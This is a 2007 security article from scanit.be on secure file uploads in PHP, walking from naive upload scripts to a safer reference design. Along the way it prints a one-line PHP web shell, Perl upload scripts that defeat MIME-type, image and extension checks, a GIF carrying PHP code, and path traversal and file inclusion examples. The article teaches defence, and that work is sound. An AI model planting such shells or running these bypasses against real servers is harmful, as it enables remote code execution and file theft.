Bld. du Roi Albert II, 27, B-1030 BRUSSELS
Tel. +32 2 203 82 82
Fax. +32 2 203 82 87
www.scanit.be

Secure file upload in PHP web applications

Alla Bezroutchko

June 13, 2007

Table of Contents

Introduction

Various web applications allow users to upload files. Web forums let users upload avatars. Photo galleries let users upload pictures. Social networking web sites may allow uploading pictures, videos, etc. Blog sites allow uploading avatars and/or pictures.

Providing file upload function without opening security holes proved to be quite a challenge in PHP web applications. The applications we have tested suffered from a variety of security problems, ranging from arbitrary file disclosure to remote arbitrary code execution. In this article I am going to point out various security holes occurring in file upload implementations and suggest a way to implement a secure file upload.

The examples shown in this article can be downloaded from http://www.scanit.be/uploads/php-file-upload-examples.zip. If you want to test the examples please make sure that the server you are using is not accessible from the Internet or any other untrusted networks. The examples are provided to demonstrate various security holes. Installing them on a server where those holes can be exploited is not a good idea.

Naive implementation of file upload

Handling file uploads normally consists of two somewhat independent functions – accepting files from a user and displaying files to the user. Both can be a source of security problems. Let us consider the first naïve implementation:

Example 1. File upload (upload1.php) :

```
<?php

$uploaddir = 'uploads/'; // Relative path under webroot
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);

if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    echo "File is valid, and was successfully uploaded.\n";
} else {
    echo "File uploading failed.\n";
}
?>
```

Users will retrieve uploaded files by surfing to http://www.example.com/uploads/filename.gif

Normally users will upload the files using a web form like the one shown below:

Example 1. Upload form (upload1.html)

```
<form name="upload" action="upload1.php" method="POST" ENCTYPE="multipart/form-
data">
Select the file to upload: <input type="file" name="userfile">
<input type="submit" name="upload" value="upload">
</form>
```

An attacker, however, does not have to use this form. He can write Perl scripts to do uploads or use an intercepting proxy to modify the submitted data to his liking.

This implementation suffers from a major security hole. upload1.php allows users to upload arbitrary files to the uploads/ directory under the web root. A malicious user can upload a PHP file, such as a PHP shell and execute arbitrary commands on the server with the privilege of the web server process. A PHP shell is a PHP script that allows a user to run arbitrary shell commands on the server. A simple PHP shell is shown below:

```
<?php
system($_GET['command']);
?>
```

If this file is installed on a web server, anybody can execute shell commands on the server by surfing to http://server/shell.php?command=*any_Unix_shell_command*

More advanced PHP shells can be found on the Internet. Those can allow uploading and downloading arbitrary files, running SQL queries, etc.

The Perl script shown below uploads a PHP shell to the server using upload1.php:

```
#!/usr/bin/perl

use LWP; # we are using libwwwperl
use HTTP::Request::Common;

$ua = $ua = LWP::UserAgent->new;  # UserAgent is an HTTP client

$res = $ua->request(POST 'http://localhost/upload1.php', # send POST request
             Content_Type => 'form-data',                # The content type is
             # multipart/form-data - the standard for form-based file uploads
             Content => [
              userfile => ["shell.php", "shell.php"],    # The body of the
             # request will contain the shell.php file
             ],
            );
print $res->as_string(); # Print out the response from the server
```

This script uses libwwwperl which is a handy Perl library implementing an HTTP client.

When we run upload1.pl this is what happens on the wire (the client request is shown in blue, the server reply in black):

```
POST /upload1.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Length: 156
Content-Type: multipart/form-data; boundary=xYzZY

--xYzZY
Content-Disposition: form-data; name="userfile"; filename="shell.php"
Content-Type: text/plain

<?php
system($_GET['command']);
?>

--xYzZY--

HTTP/1.1 200 OK
Date: Wed, 13 Jun 2007 12:25:32 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 48
Connection: close
Content-Type: text/html

File is valid, and was successfully uploaded.
```

After that we can request the uploaded file, and execute shell commands on the web server:

```
$ curl http://localhost/uploads/shell.php?command=id
uid=81(apache) gid=81(apache) groups=81(apache)
```

cURL is a command-line HTTP client available on Unix and Windows. It is a very useful tool for testing web applications. cURL can be downloaded from http://curl.haxx.se/

Content-type verification

Letting users run arbitrary code on the server and view arbitrary files is usually not the intention of the webmaster. Thus most application take some precautions against it. Consider example 2:

Example 2. File upload (upload2.php)

```
<?php

if($_FILES['userfile']['type'] != "image/gif") {
    echo "Sorry, we only allow uploading GIF images";
    exit;
}

$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);

if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    echo "File is valid, and was successfully uploaded.\n";
} else {
    echo "File uploading failed.\n";
}

?>
```

In this case, if the attacker just tries to upload shell.php, the application will check the MIME type in the upload request and refuse the file as shown in HTTP request and response below:

```
POST /upload2.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 156

--xYzZY
Content-Disposition: form-data; name="userfile"; filename="shell.php"
Content-Type: text/plain

<?php
system($_GET['command']);
?>

--xYzZY--

HTTP/1.1 200 OK
Date: Thu, 31 May 2007 13:54:01 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 41
Connection: close
Content-Type: text/html

Sorry, we only allow uploading GIF images
```

So far, so good. Unfortunately, there is a way for the attacker to bypass this protection. What the application checks is the value of the Content-type header. In the request above it is set to "text/plain". However, nothing stops the attacker from setting it to "image/gif".

After all, the attacker completely controls the request that is being sent. Consider upload2.pl script below:

```
#!/usr/bin/perl
#

use LWP;
use HTTP::Request::Common;

$ua = $ua = LWP::UserAgent->new;;

$res = $ua->request(POST 'http://localhost/upload2.php',
             Content_Type => 'form-data',
             Content => [
              userfile => ["shell.php", "shell.php", "Content-Type" =>
"image/gif"],
             ],
            );
print $res->as_string();
```

Running this script produces the following HTTP request and response:

```
POST /upload2.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 155

--xYzZY
Content-Disposition: form-data; name="userfile"; filename="shell.php"
Content-Type: image/gif

<?php
system($_GET['command']);
?>

--xYzZY--

HTTP/1.1 200 OK
Date: Thu, 31 May 2007 14:02:11 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 59
Connection: close
Content-Type: text/html

<pre>File is valid, and was successfully uploaded.
</pre>
```

The upload2.pl script changes the Content-type header value to image/gif, which makes upload2.php happily accept the file.

Image file content verification

Instead of trusting the Content-type header a PHP developer might decide to validate the actual content of the uploaded file to make sure that it is indeed an image. The PHP getimagesize() function is often used for that. getimagesize() takes a file name as an argument and returns the size and type of the image. Consider upload3.php below.

Example 3. File upload (upload3.php)

```
<?php

$imageinfo = getimagesize($_FILES['userfile']['tmp_name']);

if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] != 'image/jpeg') {
    echo "Sorry, we only accept GIF and JPEG images\n";
    exit;
}

$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);

if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    echo "File is valid, and was successfully uploaded.\n";
} else {
    echo "File uploading failed.\n";
}

?>
```

Now if the attacker tries to upload shell.php even if he sets the Content-type header to "image/gif", upload3.php won't accept it anymore:

```
POST /upload3.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 155

--xYzZY
Content-Disposition: form-data; name="userfile"; filename="shell.php"
Content-Type: image/gif

<?php
system($_GET['command']);
?>

--xYzZY--
HTTP/1.1 200 OK
Date: Thu, 31 May 2007 14:33:35 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
```

```
Content-Length: 42
Connection: close
Content-Type: text/html

Sorry, we only accept GIF and JPEG images
```

You would think that now the webmaster can rest assured that nobody can sneak in any file that is not a proper GIF or JPEG image. Unfortunately, this is not enough. A file can be a proper GIF or JPEG image and at the same time a valid PHP script. Most image formats allow a text comment. It is possible to create a perfectly valid image file that contains some PHP code in the comment. When getimagesize() looks at the file, it sees a proper GIF or JPEG image. When the PHP interpreter looks at the file, it sees the executable PHP code inside of some binary garbage. A sample file called crocus.gif can be downloaded together with all the other examples in this article from http://www.scanit.be/uploads/php-file-upload-examples.zip . A file like that can be created in any image editor that supports editing GIF or JPEG comment, for example Gimp.

Consider upload3.pl:


```
#!/usr/bin/perl
#

use LWP;
use HTTP::Request::Common;

$ua = $ua = LWP::UserAgent->new;;

$res = $ua->request(POST 'http://localhost/upload3.php',
             Content_Type => 'form-data',
             Content => [
              userfile => ["crocus.gif", "crocus.php", "Content-Type" =>
"image/gif"],
             ],
            );
print $res->as_string();
```

It takes the file crocus.gif and uploads it with the name of crocus.php. Running this script results in the following HTTP exchange:

```
POST /upload3.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 14835

--xYzZY
Content-Disposition: form-data; name="userfile"; filename="crocus.php"
Content-Type: image/gif

GIF89a(...some binary data...)<?php phpinfo(); ?>(... skipping the rest of
```

```
binary data ...)
--xYzZY--

HTTP/1.1 200 OK
Date: Thu, 31 May 2007 14:47:24 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 59
Connection: close
Content-Type: text/html

<pre>File is valid, and was successfully uploaded.
</pre>
```

Now the attacker can request uploads/crocus.php:



You can see that the PHP interpreter ignores the binary data in the beginning of the image and executes the string "<?php phpinfo(); ?>" in the GIF comment.

File name extension verification

The reader of this document might wonder why don't we just check and enforce the file extension of the uploaded file? If we do not allow files with the .php extension, the server will not attempt to execute the file no matter what its contents are. Let us consider this approach.

We can make a black list of file extensions and check the file name specified by the user to make sure that it does not have any of the known-bad extensions:

Example 4. File upload (upload4.php)

```
<?php

$blacklist = array(".php", ".phtml", ".php3", ".php4");

foreach ($blacklist as $item) {
   if(preg_match("/$item\$/i", $_FILES['userfile']['name'])) {
       echo "We do not allow uploading PHP files\n";
       exit;
   }
}

$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);

if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    echo "File is valid, and was successfully uploaded.\n";
} else {
    echo "File uploading failed.\n";
}

?>
```

The expression `preg_match("/$item\$/i", $_FILES['userfile']['name'])` matches the file name specified by the user against the item in the blacklist. The "i" modifier make the regular expression case-insensitive. If the file name matches one of the items in the blacklist the file is not uploaded.

If we try to upload a file with the .php extension, it is refused:


```
POST /upload4.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 14835
```

```
--xYzZY
Content-Disposition: form-data; name="userfile"; filename="crocus.php"
Content-Type: image/gif

GIF89(...skipping binary data...)
--xYzZY--

HTTP/1.1 200 OK
Date: Thu, 31 May 2007 15:19:45 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 36
Connection: close
Content-Type: text/html

We do not allow uploading PHP files
```

If we upload a file with the .gif extension it gets uploaded:

```
POST /upload4.php HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: localhost
User-Agent: libwww-perl/5.803
Content-Type: multipart/form-data; boundary=xYzZY
Content-Length: 14835

--xYzZY
Content-Disposition: form-data; name="userfile"; filename="crocus.gif"
Content-Type: image/gif

GIF89(...skipping binary data...)
--xYzZY--

HTTP/1.1 200 OK
Date: Thu, 31 May 2007 15:20:17 GMT
Server: Apache
X-Powered-By: PHP/4.4.4-pl6-gentoo
Content-Length: 59
Connection: close
Content-Type: text/html

<pre>File is valid, and was successfully uploaded.
</pre>
```


Now if we request the uploaded file, it does not get executed by the server:



So, can we stop worrying now? Uhm, unfortunately, the answer is still no. What file extensions will be passed on to the PHP interpreter will depend on the server configuration. A developer often has no knowledge and no control over the configuration of the web server where his application is running. We have seen web servers configured to pass files with .html and .js extensions to PHP. Some web applications may require that files with .gif or .jpeg extensions are interpreted by PHP (this often happens when images, for example graphs and charts, are dynamically generated on the server by a PHP script).

Even if we know exactly what file extensions are interpreted by PHP now, we have no guarantee that this does not change at some point in the future, when some other application is installed on the web server. By that time everybody is bound to forget that the security of our server depends on this setting.

Particular care has to be taken with regards to writable web directories if you are running PHP on Microsoft IIS. As opposed to Apache, Microsoft IIS supports "PUT" HTTP requests, which allow users to upload files directly, without using an upload PHP page. PUT requests can be used to upload a file to the web server if the file system permissions allow IIS (which is running as IUSR_MACHINENAME) to write to the directory and if IIS permissions for the directory allow writing. IIS permissions are set from the Internet Services Manager as shown in the screenshot below.



To allow uploads using a PHP script you need to change file system permissions to make the directory writable. It is very important to make sure that IIS permissions do not allow writing. Otherwise users will be able to upload arbitrary files to the server using PUT requests, bypassing any checks you might have implemented in your PHP upload script.

Indirect access to the uploaded files

The solution is to prevent the users from requesting uploaded files directly. This means either storing the files outside of the web root or creating a directory under the web root and blocking web access to it in the Apache configuration or in a .htaccess file. Consider the next example:

Example 5. File upload (upload5.php)

```
<?php

$uploaddir = '/var/spool/uploads/'; # Outside of web root
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);

if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    echo "File is valid, and was successfully uploaded.\n";
} else {
```

```
    echo "File uploading failed.\n";
}

?>
```

The users cannot just surf to /uploads/ to view the uploaded files, so we need to provide an additional script for retrieving the files:

Example 5. Viewing uploaded file (view5.php):

```
<?php

$uploaddir = '/var/spool/uploads/';
$name = $_GET['name'];
readfile($uploaddir.$name);

?>
```

The file viewing script view5.php suffers from a directory traversal vulnerability. A malicious user can use this script to read any file readable the web server process. For example accessing view5.php as http://www.example.com/view5.php?name=../../../etc/passwd will most probably return the contents of /etc/passwd

Local file inclusion attacks


The last implementation stores the uploaded files outside of the web root where they cannot be accessed and executed directly. Although it is reasonably secure, an attacker may have a chance to take advantage of it if the application suffers from another common flaw – local file inclusion vulnerability. Suppose we have some other page in our web application that contains the following code:

Example 5. local_include.php

```
<?php
# ... some code here
if(isset($_COOKIE['lang'])) {
   $lang = $_COOKIE['lang'];
} elseif (isset($_GET['lang'])) {
   $lang = $_GET['lang'];
} else {
   $lang = 'english';
}
include("language/$lang.php");
# ... some more code here
?>
```

This is a common piece of code that usually occurs in multi-language web applications. Similar code can provide different layouts depending on user preference.

This code suffers from a local file inclusion vulnerability. The attacker can make this page include any file on the file system with the .php extension, for example:



This request makes local_include.php include and execute "language/../../../../../../../../tmp/phpinfo.php" which is simply /tmp/phpinfo.php. The attacker can only execute the files that are already on the system, so his possibilities are rather limited.

However, if the attacker is able to upload files, even outside the web root, and he knows the name and location of the uploaded file, by including his uploaded file he can run arbitrary code on the server.

Reference implementation

The solution for that is to prevent the attacker from knowing the name of the file. This can be done by randomly generating file names and keeping track of them in a database. Consider example 6:

Example 6. File upload (upload6.php)

```
<?php
require_once 'DB.php'; # We are using PEAR::DB module

$uploaddir = '/var/spool/uploads/'; # Outside of web root
$uploadfile = tempnam($uploaddir, "upload_");
```

```
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    # Saving information about this file in the DB
    $db =& DB::connect("mysql://username:password@localhost/database");
    if(PEAR::isError($db)) {
       unlink($uploadfile);
       die "Error connecting to the database";
    }
    $res = $db->query("INSERT INTO uploads SET name=?, original_name=?,
mime_type=?",
          array(basename($uploadfile,
                         basename($_FILES['userfile']['name']),
                         $_FILES['userfile']['type']));
    if(PEAR::isError($res)) {
          unlink($uploadfile);
          die "Error saving data to the database. The file was not uploaded";
    }
    $id = $db->getOne('SELECT LAST_INSERT_ID() FROM uploads'); # MySQL specific
    echo "File is valid, and was successfully uploaded. You can view it <a
href=\"view6.php?id=$id\">here</a>\n";
} else {
    echo "File uploading failed.\n";
}

?>
```

Example 6. Viewing uploaded file (view6.php)

```
<?php
require_once 'DB.php';

$uploaddir = '/var/spool/uploads/';
$id = $_GET['id'];
if(!is_numeric($id)) {
   die("File id must be numeric");
}
$db =& DB::connect("mysql://root@localhost/db");
if(PEAR::isError($db)) {
    die("Error connecting to the database");
}
$file = $db->getRow('SELECT name, mime_type FROM uploads WHERE id=?',
array($id), DB_FETCHMODE_ASSOC);

if(PEAR::isError($file)) {
    die("Error fetching data from the database");
}

if(is_null($file) || count($file)==0) {
    die("File not found");
}

header("Content-Type: " . $file['mime_type']);
readfile($uploaddir.$file['name']);
?>
```

Now the uploaded files cannot be requested and executed directly (because they are stored outside of web root). They cannot be used in local file inclusion attacks, because the attacker has no way of knowing the name of his file used on the file system. The viewing part fixes the directory traversal problem, because the files are referred to by a numeric index in the database, not any part of the file name. I would also like to point out the use of the PEAR::DB module and prepared statements for SQL queries. The SQL statement uses question marks as placeholders for the query parameters. When the data received from the user is passed into the query, the values are automatically quoted, preventing SQL injection problems.

An alternative to storing files on the file system is keeping file data directly in the database as a BLOB. This approach has the advantage that everything related to the application is stored either under the web root or in the database. This approach probably wouldn't be a good solution for large files or if the performance is critical.

Other issues

There is still a number of things to consider when implementing a file upload function.

1. Denial of service. Users might be able to upload a lot of large files and consume all available disk space. The application designer might want to implement a limit on the size and number of files one user can upload in a given period (a day)
2. Performance. The file viewer in example 6 might be a performance bottleneck if uploaded files are viewed often. If we need to serve files as fast as possible an alternative approach is to set up a second web server on a different host, copy uploaded files to that server and serve them from there directly. The second server has to be static, that is it should serve files as is, without trying to execute them as PHP or any other kind of executable. Another approach to improving the performance for serving images is to have a caching proxy in front of the server and making sure the files are cacheable, by issuing proxy-friendly headers.
3. Access control. In all examples above the assumption was that anybody can view any of the uploaded files. Some applications may require that only the user who has uploaded the file can view it. In this case the uploads table should contain the information about the ownership of the file and the viewing script should check if the user requesting the file is its owner.

Conclusion

A developer implementing file upload functionality has to be careful not to expose the application to attack. In the worst case, a badly implemented files upload leads to remote code execution vulnerabilities.

The most important safeguard is to keep uploaded files where they cannot be directly accessed by the users via a direct URL. This can be done either by storing uploaded files outside of the web root or configuring the web server to deny access to the uploads directory.

Another important security measure is to use system-generated file names instead of the names supplied by users when storing files on the file system. This will prevent local file inclusion attacks and also make any kind of file name manipulation by the user impossible.

Checking that the file is an image is not enough to guarantee that it is not a PHP script. As I have demonstrated, it is possible to create files that are images and PHP scripts at the same time.

Checking file name extensions of the uploaded files does not provide bullet-proof security, particularly for applications which can deployed on a wide variety of platforms and server configurations.

Performance can be an issue. However it is perfectly possible to implement file upload securely, while still delivering the necessary performance.